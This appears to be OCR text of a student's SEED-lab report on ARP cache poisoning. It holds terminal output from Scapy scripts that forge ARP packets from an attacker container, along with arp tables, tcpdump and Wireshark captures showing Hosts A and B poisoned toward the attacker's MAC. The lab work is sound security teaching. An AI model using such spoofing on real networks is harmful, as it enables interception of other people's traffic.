M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C eth0
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
10.9.0.1 ether 02:42:3d:0a:dc:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>


SCENARIO 2



Activities
Terminal
Sep 17 09:29
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:25:01.287303 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
M-10.9.0.105.net-10.9.0 ether 02:42:0a:09:00:69 C eth0
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
10.9.0.1 ether 02:42:3d:0a:dc:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.6
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.105
Host A:PES1UG21CS924:Navya:/
$>


Activities
Terminal
Sep 17 09:29
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Host B:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:25:01.287301 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.6
No ARP entry for 10.9.0.6
Host B:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.105
No ARP entry for 10.9.0.105
Host B:PES1UG21CS924:Navya:/
$>


Activities
Terminal
Sep 17 09:30
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task1C.py
###[Ethernet]###
  dst   = ff:ff:ff:ff:ff:ff
  src   = 02:42:0a:09:00:69
  type   = ARP
###[ARP]###
     hwtype   = 0x1
     ptype   = IPv4
     hwlen   = None
     plen   = None
     op   = is-at
     hwsrc   = 02:42:0a:09:00:69
     psrc   = 10.9.0.6
     hwdst   = ff:ff:ff:ff:ff:ff
     pdst   = 10.9.0.6



Activities
Terminal
Sep 17 09:31
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.6
Host A:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.105
Host A:PES1UG21CS924:Navya:/
$>arp
Address   HWtype HWaddress   Flags Mask   Iface
10.9.0.1   ether   02:42:3d:0a:dc:69   C   eth0
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:30:43.742319 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Sep 17 09:31
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Host B:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.6
No ARP entry for 10.9.0.6
Host B:PES1UG21CS924:Navya:/
$>arp -d 10.9.0.105
No ARP entry for 10.9.0.105
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:30:43.742317 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host B:PES1UG21CS924:Navya:/
$>



Activities
Terminal
Sep 17 09:31
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
10.9.0.1 ether 02:42:3d:0a:dc:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
13:30:43.742319 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
10.9.0.1 ether 02:42:3d:0a:dc:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>


TASK 2

STEP1



Activities
Terminal
Sep 17 11:02
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
M:PES1UG21CS924:Navya:/volumes
$>python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes



Activities
Terminal
Sep 17 11:02
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>



Activities
Terminal
Sep 17 11:03
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
seed@VM: ~/Labsetup3
[09/17/23]seed@VM:~/Labsetup3$ docksh 3c
root@3c5dce993ed2:/# export PS1="Host A:PES1UG21CS924:Navya:\w\n\$>"
Host A:PES1UG21CS924:Navya:/
$>arp
Host A:PES1UG21CS924:Navya:/
$>arp
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>


Activities
Terminal
Sep 17 11:03
seed@VM: ~/Labsetup3
[09/17/23]seed@VM:~/Labsetup3$ docksh e8
root@e84603f59e1f:/# export PS1="Host B:PES1UG21CS924:Navya:\w\n\$>"
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>arp
Host B:PES1UG21CS924:Navya:/
$>arp
Address HWtype HWaddress Flags Mask Iface
A-10.9.0.5.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
Host B:PES1UG21CS924:Navya:/
$>

STEP 2


Activities
Terminal
Sep 17 11:07
seed@VM: ~/Labsetup3
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
M:PES1UG21CS924:Navya:/volumes
$>python3 task11A.py
###[Ethernet]###
dst = 02:42:0a:09:00:05
src = 02:42:0a:09:00:69
type = ARP
###[ARP]###
hwtype = 0x1
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>python3 task2.py
.
Sent 1 packets.
M:PES1UG21CS924:Navya:/volumes
$>


Activities
Terminal
Sep 17 11:07
seed@VM: ~/Labsetup3
$>arp
Address HWtype HWaddress Flags Mask Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C eth0
Host A:PES1UG21CS924:Navya:/
$>ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=10 ttl=64 time=0.250 ms
64 bytes from 10.9.0.6: icmp_seq=11 ttl=64 time=0.179 ms
64 bytes from 10.9.0.6: icmp_seq=12 ttl=64 time=0.117 ms
64 bytes from 10.9.0.6: icmp_seq=13 ttl=64 time=0.141 ms
^C
--- 10.9.0.6 ping statistics ---
13 packets transmitted, 4 received, 69.2308% packet loss, time 12298ms
rtt min/avg/max/mdev = 0.117/0.171/0.250/0.050 ms
Host A:PES1UG21CS924:Navya:/
$>




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe80::42:22ff:fe6e:…	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …
2	0.000175564	10.9.0.1	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM" question PTR …
3	22.334488753	02:42:0a:09:00:69	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
4	22.334531974	02:42:0a:09:00:05	02:42:0a:09:00:69	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05
5	28.592281135	02:42:0a:09:00:69	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.5 (duplicate use of 10.9.0.5 de…
6	28.592409874	02:42:0a:09:00:06	02:42:0a:09:00:69	ARP	42	10.9.0.6 is at 02:42:0a:09:00:06 (duplicate use of 10.9.0.5 d…
7	41.936031316	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=1/256, ttl=64 (no respons…
8	42.957183451	10.9.0.5	10.9.0.6	ICMP	98	Echo (ping) request id=0x0020, seq=2/512, ttl=64 (no respons…
